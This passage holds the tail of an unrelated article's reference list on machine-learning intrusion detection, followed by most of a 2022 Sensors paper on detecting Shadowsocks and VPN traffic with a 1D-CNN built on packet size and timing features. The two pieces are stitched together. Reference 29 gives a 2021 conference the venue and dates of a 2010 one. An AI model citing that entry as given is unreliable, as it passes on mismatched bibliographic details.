26. Dong, S. Multi class SVM algorithm with active learning for network traffic classification. *Expert Syst. Appl.* **2021**, *176*, 114885. [CrossRef]
27. Guezzaz, A.; Benkirane, S.; Azrour, M. A Novel Anomaly Network Intrusion Detection System for Internet of Things Security. In *IoT and Smart Devices for Sustainable Environment*; Springer: Cham, Switzerland, 2022; pp. 129–138.
28. Li, W.; Li, Q. Using naive Bayes with AdaBoost to enhance network anomaly intrusion detection. In Proceedings of the 2010 Third International Conference on Intelligent Networks and Intelligent Systems, Shenyang, China, 1–3 November 2010; pp. 486–489.
29. Gattineni, P.; Dharan, G.S. Intrusion Detection Mechanisms: SVM, random forest, and extreme learning machine (ELM). In Proceedings of the 2021 Third International Conference on Inventive Research in Computing Applications (ICIRCA), Shenyang, China, 1–3 November 2010; pp. 273–276.
30. Disha, R.A.; Waheed, S. Performance analysis of machine learning models for intrusion detection system using Gini Impurity-based Weighted Random Forest (GIWRF) feature selection technique. *Cybersecurity* **2022**, *5*, 1–22. [CrossRef]
31. Yin, C.; Zhu, Y.; Fei, J.; He, X. A deep learning approach for intrusion detection using recurrent neural networks. *IEEE Access* **2017**, *5*, 21954–21961. [CrossRef]
32. Abu Al-Haija, Q.; Al-Badawi, A. Attack-Aware IoT Network Traffic Routing Leveraging Ensemble Learning. *Sensors* **2022**, *22*, 241. [CrossRef]
33. Gaikwad, D.; Thool, R.C. Intrusion detection system using bagging ensemble method of machine learning. In Proceedings of the 2015 International Conference on Computing Communication Control and Automation, Pune, India, 26–27 February 2015; pp. 291–295.
34. Kasongo, S.M. An Advanced Intrusion Detection System for IIoT Based on GA and Tree Based Algorithms. *IEEE Access* **2021**, *9*, 113199–113212. [CrossRef]
35. Onah, J.O.; Abdulhamid, S.M.; Misra, S.; Sharma, M.M.; Rana, N.; Oluranti, J. Genetic Search Wrapper-Based Naïve Bayes Anomaly Detection Model for Fog Computing Environment. In Proceedings of the International Conference on Intelligent Systems Design and Applications, Salem, India, 5 February 2021; Springer: Cham, Switzerland, 2020; pp. 1371–1382.
36. Yihunie, F.; Abdelfattah, E.; Regmi, A. Applying machine learning to anomaly-based intrusion detection systems. In Proceedings of the 2019 IEEE Long Island Systems, Applications and Technology Conference (LISAT), Farmingdale, NY, USA, 3 May 2019; pp. 1–5.

37. Xu, L.; Xiong, W.; Zhou, M.; Chen, L. A Continuous Terminal Sliding-Mode Observer-Based Anomaly Detection Approach for Industrial Communication Networks. *Symmetry* **2022**, *14*, 124. [CrossRef]
38. Ahmad, T.; Truscan, D.; Vain, J.; Porres, I. Early Detection of Network Attacks Using Deep Learning. *arXiv* **2022**, arXiv:2201.11628.
39. Le, T.T.H.; Kim, H.; Kang, H.; Kim, H. Classification and Explanation for Intrusion Detection System Based on Ensemble Trees and SHAP Method. *Sensors* **2022**, *22*, 1154. [CrossRef]
40. Alzaqebah, A.; Aljarah, I.; Al-Kadi, O.; Damaševičius, R. A Modified Grey Wolf Optimization Algorithm for an Intrusion Detection System. *Mathematics* **2022**, *10*, 999. [CrossRef]
41. Liu, G.; Zhao, H.; Fan, F.; Liu, G.; Xu, Q.; Nazir, S. An Enhanced Intrusion Detection Model Based on Improved kNN in WSNs. *Sensors* **2022**, *22*, 1407. [CrossRef]
42. Ahmad, Z.; Shahid Khan, A.; Wai Shiang, C.; Abdullah, J.; Ahmad, F. Network intrusion detection system: A systematic study of machine learning and deep learning approaches. *Trans. Emerg. Telecommun. Technol.* **2021**, *32*, e4150. [CrossRef]
43. Ahmad, A.; Harjula, E.; Ylianttila, M.; Ahmad, I. Evaluation of machine learning techniques for security in SDN. In Proceedings of the 2020 IEEE Globecom Workshops (GC Wkshps), Taipei, Taiwan, 7–11 December 2020; pp. 1–6. [CrossRef]
44. Jiang, H.; He, Z.; Ye, G.; Zhang, H. Network intrusion detection based on PSO-XGBoost model. *IEEE Access* **2020**, *8*, 58392–58401. [CrossRef]
45. Zhang, C.; Yu, M.; Wang, W.; Yan, F. MArk: Exploiting Cloud Services for Cost-Effective, SLO-Aware Machine Learning Inference Serving. In Proceedings of the 2019 USENIX Annual Technical Conference (USENIX ATC 19), Renton, WA, USA, 10–12 July 2019; pp. 1049–1062.
46. Rauschmayr, N.; Kumar, V.; Huilgol, R.; Olgiati, A.; Bhattacharjee, S.; Harish, N.; Kannan, V.; Lele, A.; Acharya, A.; Nielsen, J.; et al. Amazon SageMaker debugger: A system for real-time insights into machine learning model training. *Proc. Mach. Learn. Syst.* **2021**, *3*, 770–782.
47. Sahu, S.K.; Mohapatra, D.P.; Rout, J.K.; Sahoo, K.S.; Pham, Q.V.; Dao, N.N. A LSTM-FCNN based multi-class intrusion detection using scalable framework. *Comput. Electr. Eng.* **2022**, *99*, 107720. [CrossRef]
48. Bevish Jinila, Y.; Prayla Shyry, S.; Christy, A. A Multi-component-Based Zero Trust Model to Mitigate the Threats in Internet of Medical Things. In *Data Engineering for Smart Systems*; Springer: Singapore, 2022; pp. 605–613.
49. Leng, F.; Zhang, C.-L.; Chen, W.-Y.; Zeng, Y. Attack analysis based on protocol information of Snort rules. *J. Comput. Appl.* **2022**, *178*, 14–19. [CrossRef]
50. Nkongolo, M.; van Deventer, J.P.; and Kasongo, S.M. The Application of Cyclostationary Malware Detection Using Boruta and PCA. In Proceedings of the 5th International Conference on Computer Networks and Inventive Communication Technologies (ICCNCT 2022), Coimbatore, India, 1–2 April 2022; Springer: Singapore, 2022; pp. 631–646.
51. Xiao, H.H.; Yang, W.K.; Hu, J.; Zhang, Y.P.; Jing, L.J.; Chen, Z.Y. Significance and methodology: Preprocessing the big data for machine learning on TBM performance. *Undergr. Space* **2022**, *in press*. [CrossRef]
52. Nkongolo, M. Classifying search results using neural networks and anomaly detection. *Educor Multidiscip. J.* **2018**, *2*, 102–127.
53. Kasongo, S.M.; Sun, Y. Performance analysis of intrusion detection systems using a feature selection method on the UNSW-NB15 dataset. *J. Big Data* **2020**, *7*, 1–20. [CrossRef]
54. Ranga, V. *On Evaluation of Network Intrusion Detection Systems: Statistical Analysis of CIDDS-001 Dataset Using Machine Le...*; Universiti Putra Malaysia Press: Serdang, Malaysia, 2018; pp. 1–35.
55. Pacheco, Y.; Sun, W. Adversarial Machine Learning: A Comparative Study on Contemporary Intrusion Detection Datasets. In Proceedings of the ICISSP, Toledo, OH, USA, 11–13 February 2021; pp. 160–171. [CrossRef]
56. Sajja, G.S.; Mustafa, M.; Ponnusamy, R.; Abdufattokhov, S. Machine Learning Algorithms in Intrusion Detection and Classification. *Ann. Rom. Soc. Cell Biol.* **2021**, *25*, 12211–12219.

sensors

Article

A Novel Lightweight Anonymous Proxy Traffic Detection Method Based on Spatio-Temporal Features

Yanjie He * and Wei Li

School of Computer Science and Technology, Xi'an Jiaotong University, Xi'an 710049, China; liw@xjtu.edu.cn
* Correspondence: hyj5146@stu.xjtu.edu.cn

Abstract: Anonymous proxies are used by criminals for illegal network activities due to their anonymity, such as data theft and cyber attacks. Therefore, anonymous proxy traffic detection is very essential for network security. In recent years, detection based on deep learning has become a hot research topic, since deep learning can automatically extract and select traffic features. To make (heterogeneous) network traffic adapt to the homogeneous input of typical deep learning algorithms, a major branch of existing studies convert network traffic into images for detection. However, such studies are commonly subject to the limitation of large-sized image representation of network traffic, resulting in very large storage and computational resource overhead. To address this limitation, a novel method for anonymous proxy traffic detection is proposed. The method is one of the solutions to reduce storage and computational resource overhead. Specifically, it converts the sequences of the size and inter-arrival time of the first N packets of a flow into images, and then categorizes the converted images using the one-dimensional convolutional neural network. Both proprietary and public datasets are used to validate the proposed method. The experimental results show that the converted images of the method are at least 90% smaller than that of existing image-based deep learning methods. With substantially smaller image sizes, the method can still achieve F1 scores up to 98.51% in Shadowsocks traffic detection and 99.8% in VPN traffic detection.

Keywords: Shadowsocks traffic detection; VPN traffic detection; spatio-temporal features; CNN

Citation: He, Y.; Li, W. A Novel Lightweight Anonymous Proxy Traffic Detection Method Based on Spatio-Temporal Features. *Sensors* **2022**, *22*, 4216. https://doi.org/10.3390/s22114216

Academic Editors: Mohamed Amine Ferrag and Alexios Mylonas

Received: 4 May 2022
Accepted: 24 May 2022
Published: 1 June 2022

1. Introduction

In recent years, anonymous proxy services, e.g., Shadowsocks [1], VPN (Virtual Private Network) [2], and V2ray [3], have been used by increasingly more Internet users. On one hand, they can help users to access restricted resources by circumventing Internet censorship. On the other hand, they have become an important means for criminals to engage in illegal network activities, e.g., data theft, darknet transactions, cyber-attacks, and pornographic propagation [4]. Thus, anonymous proxy traffic detection is of great significance for network security.

Anonymous proxy traffic detection methods can be categorized into traditional machine learning methods and deep learning-based methods. Traditional machine learning methods require manually crafting and selecting features based on professional experience following a trial-and-error paradigm. This paradigm is labor-intensive and time-consuming. In recent years, the detection based on deep learning has become a hot research topic, since deep learning algorithms can automatically extract and select traffic features.

Currently, most deep learning-based methods convert the network traffic into images, for the purpose of making (heterogeneous) network traffic adapt to the homogeneous input of typical deep learning algorithms. However, these methods have a common drawback, i.e., large-sized converted images. For example, many methods (e.g., [5–8]) convert the payloads of the first few packets of a flow into an image. They connect the payloads of the first few packets of a flow into a byte stream, and then convert a byte into an integer (0 to 255). As the byte stream comprises a lot of bytes, the converted images are large, e.g., 784 bytes and 1521 bytes. The method in [9] converts the sequences of packet sizes and packet arrival time of a flow into a two-dimensional square histogram. The method extracts the size and arrival time of each packet in the flow as a record pair, and then plots the record pairs by defining the X-axis as the packet arrival time and the Y-axis as the packet size. As the MTU (Maximum Transmission Unit) is 1500 bytes, the Y-axis is set between 1 and 1500. The size of converted images is 2250 KB (1500 $\times$ 1500 pixels). Large-sized images result in very large storage and computational resource overhead.

To address the problems above, a novel method for anonymous proxy traffic detection is proposed. The method is one of the solutions to reduce storage and computational resource overhead. It converts the sequences of the size and inter-arrival time of the first N packets of a flow into an image, and then categorizes the converted images using the one-dimensional convolutional neural network (1D-CNN). As the method converts the two-way and one-way spatio-temporal features of a flow into an image, the method can comprehensively capture the flow differences. The method achieves comparable detection performance to the state-of-the-art methods. Meanwhile, since the method uses only a small amount of data regarding the size and inter-arrival time (rather than data including packet headers and payloads), the converted images of the method are much smaller than that of existing image-based deep learning methods. Thus, the method is very lightweight and efficient. Compared with existing image-based deep learning methods, the method can significantly reduce storage and computational resource overhead. Due to its high efficiency and low storage requirements, the method can be applied to traffic analysis tasks in large-scale networks.

To the best of our knowledge, we make the first effort towards building a lightweight image representation of encrypted network traffic, with applications to anonymous proxy traffic detection. The approach is not only lightweight, but also incorporates spatio-temporal features, thereby achieving both high efficiency and accuracy. The main contributions of this paper can be summarized below.

- A novel lightweight anonymous proxy traffic detection method is proposed. The method can convert the two-way and one-way spatio-temporal features of the flow into an image. The converted images of the method are at least 90% smaller than that of existing image-based deep learning methods, hence drastically lowering space and time computational complexity.
- Besides smaller image sizes, the proposed method achieves comparable detection performance to the state-of-the-art methods, i.e., F1 scores up to 98.51% in Shadowsocks traffic detection and 99.8% in VPN traffic detection.
- Since the proposed approach features a compact image-based representation of encrypted traffic, it could be incorporated into existing traffic analysis systems that take a mirrored copy of network traffic as input as needed. The analysis results of the systems can be further transmitted to IDS/IPS systems deployed on the network border, which then generate network management policies to allow or drop traffic.

The rest of this paper is structured as follows. Section 2 surveys the literature. Section 3 details our method, and Section 4 presents the experiments. Section 5 presents the performance comparison. We finally discuss limitations in Section 6 and conclude in Section 7.

2. Related Work

In this section, anonymous proxy traffic detection methods and application traffic identification methods are outlined. These methods can be divided into traditional machine learning methods and deep learning-based methods.

Traditional machine learning methods: These methods utilize handcrafted features, statistical features, and traditional machine learning algorithms to identify anonymous proxy traffic or application traffic.

Miller et al. [10] extract flow statistics including time-based statistics and other metrics, and then compile them into a dataset. They determine strongest features using Pearson's Correlation Coefficient algorithm. They detect VPN web traffic using multi-layered perceptron neural network. Parchekani et al. [11] utilize the time-related traffic features (e.g., the forward inter-arrival time and the flow bytes per second) and the random forest algorithm to detect VPN traffic. Deng et al. [12] propose several features, e.g., the fraction of outcoming packets, the average burst length, and the time of the whole transmission. They detect Shadowsocks traffic using the Random Forest algorithm.

Zeng et al. [4] propose 12 features (e.g., the number of flow bursts and the sum of all flow burst lengths) from three aspects: the hosts' flow behavior, the relationship between flows, and the hosts' DNS behavior. They detect Shadowsocks traffic using the Random Forest algorithm. Cheng et al. [13] propose an active method for Shadowsocks servers detection. They collect the IP and port of the server as a dataset, and then classify servers of the Shadowsocks using machine learning algorithm XGBoost.

Shim et al. [14] use the packet order, direction, and payload size of the first N packets of a flow to generate unique payload size sequence (PSS) signatures for each application. They use the unique PSS signatures to identify application traffic (e.g., Skype, Outlook, and GomTV). Hajjar et al. [15] propose an identification model for network traffic application (e.g., SMTP, FTP, and MSN) identification. The identification model is based on the features (i.e., the size, the direction, and the position) of the first application-layer messages of the flow.

Deep learning-based methods: Compared with traditional machine learning methods, deep learning-based methods can automatically learn nonlinear relationships between the input and the output.

Wang et al. [16] propose a method for protocol traffic identification and anomalous protocol traffic detection. They first propose to convert network traffic into images. They connect the payload bytes of a TCP flow, and then a byte is transformed into an integer (0 to 255). They classify the converted images using Artificial Neural Network (ANN) and Stacked Auto-Encoder (SAE). Many methods improve the classification performance on the basis of the method in [16]. Tang et al. [17] propose a novel deep neural network for encrypted VPN network traffic identification. The deep neural network consists of CapsNet and Long Short-Term Memory (LSTM) network. Guo et al. [5] propose two deep learning-based models for VPN traffic detection and VPN traffic classification, i.e., convolutional auto-encoding (CAE) and convolutional neural network (CNN). Cheng et al. [6] design a lightweight model for online encrypted traffic classification. The number of parameters and training time of the model are significantly reduced.

Lan et al. [7] propose a self-attentive deep learning method for application identification and darknet traffic classification. They use a 1D-CNN and a bidirectional LSTM network to capture local spatial–temporal features from the payload content of packets. They also extract side-channel features (e.g., Number of packets/bytes per second) from payload statistics to improve the classification performance. Lotfollahi et al. [18] propose to categorize network traffic by classifying packets. They convert a packet into an image, and then classify the converted images using the stacked autoencoder (SAE) and the convolution neural network (CNN). Wang et al. [19,20] show that the performance of 1D-CNN is better than 2D-CNN in encrypted traffic classification. Hu et al. [21] propose a network for encrypted traffic classification. The network consists of CNN and LSTM.

Johnson et al. [22] use various traditional machine learning algorithms (e.g., Random Forest, Decision Tree, k-Nearest Neighbor) and Deep Neural Networks and time-based statistical features to detect tor traffic. They demonstrate that time-based features are effective for Tor traffic detection.

3. Method

In this section, a framework is used to introduce the implementation process of the method. This framework consists of three stages, i.e., raw traffic preprocessing stage, image conversion stage, and CNN model training and detection stage. Figure 1 presents the details of the framework.




Figure 1. The framework of the method.

3.1. Feature Analysis

The first few packets of the flow are the key negotiation stage of the application. The negotiation process of the stage is based on predefined rules by the application. The key negotiation stage is different for different applications. Therefore, the size sequence of the first few packets of the flow can be used to identify application traffic [14,23].

Many anonymous proxies (e.g., Shadowsocks, V2ray, and VPN) have a similar operational mechanism. They consist of the client (Proxy-client) and the remote server (Proxy-server). The Proxy-client is generally deployed on a local machine, router, or other machines on the local network. The Proxy-server is deployed outside the firewall. The operational mechanism of anonymous proxies is as follows: the user client sends request data to the Proxy-client. The Proxy-client encrypts the request data and forwards them to the Proxy-server. The Proxy-server decrypts the request data and forwards them to the target server. The response data from the target server are returned to the original user client in the same pattern [4,12]. However, in a regular network environment, the user client sends the request data directly to the target server. The target server sends the response data directly to the user client. This comparison shows that using anonymous proxies increases the time overhead of data transmission. The packet inter-arrival time of anonymous proxy traffic is longer than that of regular traffic. Therefore, the packet inter-arrival time sequence of a flow can be used as a distinguishable feature to detect anonymous proxy traffic.

3.2. Image Conversion Method

The sequences of sizes and inter-arrival time of the first N packets of a flow are considered as a grayscale image. The size of the packet is transformed into a binary integer. Most packet inter-arrival time of regular traffic and anonymous proxy traffic is less than 1 s. Therefore, the packet inter-arrival time is converted into an integer by Equation (1), and then the integer is transformed into a binary integer. The binary integers of each feature are connected into a binary stream. The binary stream is divided into bytes (8 bits), and if there is binary data that less than a byte, 0 is added at the end of it to complement to a byte. After that, a byte is converted into an integer (0 to 255), which corresponds to a pixel value of an image.

$$Integer = round(Time \times Value), \tag{1}$$

where the *Time* is the packet inter-arrival time. The *Value* is the integer conversion value of the packet inter-arrival time (the value that transforms the packet inter-arrival time into an integer is called the integer conversion value).

CNN is used to detect anonymous proxy traffic. The images fed into the CNN must have a unified size. In this work, the size of the converted images is set based on N (the first N packets of a flow) and the MTU of the network. Specifically, to reduce data loss, the size of the converted images is set according to the special case that the size of the first N packets of a flow is MTU. For Shadowsocks traffic detection, the size of converted images of the method is 49 bytes (7 × 7 pixels). For VPN traffic detection, the size of converted images of the method is 16 bytes (4 × 4 pixels).

Taking the converted images of 49 bytes as an example, the construction process of the converted image is introduced. To reduce the interference between different features, the pixel value sequences of the features are unified to the same length (i.e., 7 or 14 bytes). If the sequence of pixel values is less than 7 bytes, 0 is appended to the end of it to complement to 7 bytes. If the sequence of pixel values is more than 7 bytes and less than 14 bytes, 0 is appended to the end of it to complement to 14 bytes. The pixel value sequences of all the features are connected into a sequence. If the connected sequence is less than 49 bytes, 0 is appended at the end of it to complement to 49 bytes. If the connected sequence is more than 49 bytes, it is truncated to 49 bytes. Finally, the pixel value files and the label files are transformed into IDX format files [24].

The process of converting the inter-arrival time of packets into pixel values is similar to the process of converting the size of the packet into pixel values. Thus, taking the process of converting the size of the packet into pixel values of an image as an example, the image conversion process of the method is introduced. The image conversion process of the method is shown in Figure 2. In this figure, the + and − stand for the forward direction (client to server) and the backward direction (server to client) of the flow, respectively.




Figure 2. The image conversion process of the method.

3.3. Cnn Model

CNNs have been widely used in the field of computer vision, such as image recognition [25–27] and video analysis [28,29].

The 1D-CNN model consists of 7 layers, i.e., an input layer, two convolutional layers, two pooling layers, a fully connected layer, and an output layer. The convolutional layer extracts different features of the input image by the convolution operation. The convolution operation is defined as:

$$S(i,j) = (K * I)(i,j) = \sum_m \sum_n I(i-m, j-n)K(m,n), \tag{2}$$

where I is the input, and K is a kernel function. The pooling layer selects important features, which can reduce the parameters of the model. In this model, max-pooling is used. The activation function introduces the nonlinearity into the network, which improves the expressive ability of the model. In this model, the Rectified Linear Units (ReLU) activation function is used. The ReLU activation function is defined as:

$$ReLU(x) = max(0,x), \tag{3}$$

As mentioned before, the input of the model is grayscale images of size 16 bytes (4×4 pixels) and 49 bytes (7×7 pixels). Taking the input images of 49 bytes as an example, the parameter of the model is introduced. The size of the filter of the 1-dimensional convolutional layers is 1×25. The size of the filter of the max-pooling layer is 1×3. The output of the first convolutional layer is 32 feature maps of size 1×49. The output of the first max-pooling layer is 32 feature maps of size 1×17. The output of the second convolutional layer is 64 feature maps of size 1×17. The output of the second max-pooling layer is 64 feature maps of size 1×6. The output of the fully connected layer is 1024. Moreover, the Dropout layer is used to improve the generalization ability of the model. The details of the 1D-CNN model are presented in Table 1.

Table 1. The parameters of 1D-CNN model.

Layer	Operation	Input	Filter	Stride	Pad	Output
1	Conv+Relu	1×49	1×25	1	same	$32 \times (1 \times 49)$
2	maxpool	$32 \times (1 \times 49)$	1×3	3	same	$32 \times (1 \times 17)$
3	Conv+Relu	$32 \times (1 \times 17)$	1×25	1	same	$64 \times (1 \times 17)$
4	maxpool	$64 \times (1 \times 17)$	1×3	3	same	$64 \times (1 \times 6)$
5	Full connect	$64 \times (1 \times 6)$	–	–	none	1024
6	softmax	1024/2	–	–	none	2

4. Experiment

In this section, the datasets and the process of traffic preprocessing are presented. After that, metrics for evaluating the method are introduced. The parameters of the method are analyzed. The performance of the method on different versions of Shadowsocks traffic detection tasks is analyzed.

4.1. Datasets

Both the self-collected dataset Shadowsocks-Regular and the public dataset ISCX VPN-nonVPN [30] are used to validate the proposed approach. The self-collected dataset Shadowsocks-Regular was built by Wireshark [31]. When collecting the Shadowsocks traffic, the Shadowsocks client is set to global mode. The Shadowsocks-Regular dataset consists of regular network traffic and the network traffic via Shadowsocks. Both the regular traffic and Shadowsocks traffic consist of data of multiple popular applications.

The public ISCX VPN-nonVPN dataset consists of 14 types of network traffic: 7 types of regular network traffic (i.e., P2P, VoIP, Browsing, Streaming, Chat, File transfer, and Email) and 7 types of network traffic via VPN (i.e., VPN-P2P, VPN-VoIP, VPN-Browsing, VPN-Streaming, VPN-Chat, VPN-File transfer, and VPN-Email). Each type of traffic comprises the data of multiple popular applications. For example, the Chat traffic comprises the data of ICQ, AIM, Facebook, Hangouts, and Skype. The details of these two datasets are presented in Table 2 and 3.

Table 2. Shadowsocks-Regular dataset.

Categories	Applications	Number of Flows
Regular	Iqiyi, Youku, Tengxun, Bilibili, Wangyiyun, Weibo, some posts, some blogs	10,672
Shadowsocks	Youtube, Spotify, Twitter, Instagram, some posts, some blogs	10,658

Table 3. ISCX VPN-nonVPN dataset.

Categories	Applications	Number of Flows
VPN	ICQ, AIM, Facebook, Hangouts, Skype, VoipBuster, Email, FTPS, SFTP, Bittorrent Vimeo, Youtube, Netflix, Spotify, Firefox, Chrome	1331
nonVPN	ICQ, AIM, Facebook, Hangouts, Skype, VoipBuster, Gmail, Email, FTPS, SFTP, uTorrent, Vimeo, Youtube, Netflix, Spotify, Firefox, Chrome	2009

4.2. Data Preprocessing

The flow is a traffic unit based on the same 5-tuple (source IP, destination IP, source port, destination port, and transport-level protocol) [7,32]. The packets in a flow are sorted by the arrival time. The raw traffic is divided into multiple flows, each of which is saved as a file. During Shadowsocks traffic collection, some regular traffic still was captured even though the Shadowsocks client was set to global mode. Thus, the regular traffic was filtered out based on the port number of the Shadowsocks server. The FIN and RST are the end marker of TCP flows. If there is no packet including the FIN or RST in the TCP flow, the end of the flow file is the termination of the flow.

Some network traffic that is useless to us was removed, such as the Domain Name System (DNS) traffic. Flows without a payload were removed. Moreover, for the ISCX VPN-nonVPN dataset, incomplete TCP flows and very small flows were removed. An incomplete TCP flow has no connection establishment phase (Three-way handshake). Flows with less than two packets with a payload are very small flows.

4.3. Evaluation Metrics

Four metrics are used to assess the proposed approach, i.e., Accuracy (*Acc*), Precision (*Pre*), Recall (*Rec*), and F1 Score (*F*1). These four metrics are defined as follows:

$$Acc = \frac{TP + TN}{TP + FP + FN + TN} \tag{4}$$

$$Pre = \frac{TP}{TP + FP} \tag{5}$$

$$Rec = \frac{TP}{TP + FN} \tag{6}$$

$$F1 = \frac{2 * Pre * Rec}{Pre + Rec} \tag{7}$$

where *FP*, *FN*, *TP*, and *TN* stand for false positives, false negatives, true positives, and true negatives, respectively.

4.4. Experimental Evaluation under Different Parameter Settings

The validity of the features is validated. After that, the *N* (the first *N* packets of a flow) value and the integer conversion value of the packet inter-arrival time that enable the method to achieve better performance are analyzed. The detection performance of the method using the payload size sequence of the flow is analyzed. The effect of zero-padding between different features on the performance of the method is analyzed.

4.4.1. The Features

We evaluate the effectiveness of the features (i.e., the two-way and one-way packet size sequences of a flow and the two-way and one-way packet inter-arrival time sequences of a flow). The integer conversion value of the packet inter-arrival time and the *N* (the first *N* packets of the flow) values that enable the method to achieve better performance are analyzed. The performance of the method using temporal features of the flow on VoIP traffic and VPN-VoIP traffic classification is not good. Therefore, 12 types of network traffic of the ISCX VPN-nonVPN dataset except VoIP and VPN-VoIP traffic are used to validate the temporal features of the flow. The analysis results are presented in Figures 3–8. In these figures, the *Two-way* stands for the two-way packet size sequence of the flow or the two-way packet inter-arrival time sequence of the flow. The *One-way* stands for the one-way packet size sequences of the flow or the one-way packet inter-arrival time sequences of the flow. The *5 packets* stands for the first 5 packets of a flow.

As shown in Figures 3, 4, 6 and 7, the two-way and one-way packet size sequences of the flow and the two-way and one-way packet inter-arrival time sequences of the flow are effective in Shadowsocks and VPN traffic detection. Moreover, these features have optimal *N* values that enable the method to achieve the best performance. For the time features, the two-way and one-way packet inter-arrival time sequences of the flow have optimal integer conversion values that enable the method to attain the best performance.

As shown in Figures 3 and 4, for Shadowsocks traffic detection, converting the two-way size sequence of the first *N* packets of a flow into an image, the approach obtains the best performance when *N* is 10. Converting the one-way size sequences of the first *N* packets of a flow into an image, when *N* is 10, the approach achieves the best performance. Converting the two-way inter-arrival time sequence of the first *N* packets of a flow into an image, the approach attains the best performance when *N* is 10. Converting the one-way inter-arrival sequences of the first *N* packets of a flow into an image, when *N* is 10, the approach attains the best performance. As shown in Figure 5, the approach achieves the best performance when the integer conversion value of the packet inter-arrival time is 1000/1500.

As shown in Figures 6 and 7, for VPN traffic detection, converting the two-way size sequence of the first *N* packets of a flow into an image, the approach obtains the best performance when *N* is 10/15. Converting the one-way size sequences of the first *N* packets of a flow into an image, when *N* is 10, the approach achieves the best performance. Converting the two-way inter-arrival time sequence of the first *N* packets of a flow into an image, the approach achieves the best performance when *N* is 5. Converting the one-way inter-arrival sequences of the first *N* packets of a flow into an image, when *N* is 5, the approach attains the best performance. As shown in Figure 8, the approach achieves the best performance when the integer conversion value of the packet inter-arrival time is 1250.

Through the above analysis, for the two-way and one-way packet size sequences of the flow and the two-way and one-way packet inter-arrival time sequences of the flow, the uniform *N* value is used. For Shadowsocks traffic detection, 1000/1500 is used as the integer conversion value of the packet inter-arrival time. As the performance of the method using temporal features of the flow on VoIP traffic and VPN-VoIP traffic classification is not good, the temporal features of the flow are not used to detect VPN traffic.




Figure 3. The Shadowsocks traffic detection performance of the method using the two-way and one-way packet size sequences of the flow, respectively.




Figure 4. When the integer conversion value of the packet inter-arrival time is 1000, the Shadowsocks traffic detection performance of the method using the two-way and one-way packet inter-arrival time sequences of the flow, respectively.




Figure 5. The Shadowsocks traffic detection performance of the method using different integer conversion values of packet inter-arrival time.




Figure 6. The VPN traffic detection performance of the method using the two-way and one-way packet size sequences of the flow, respectively.

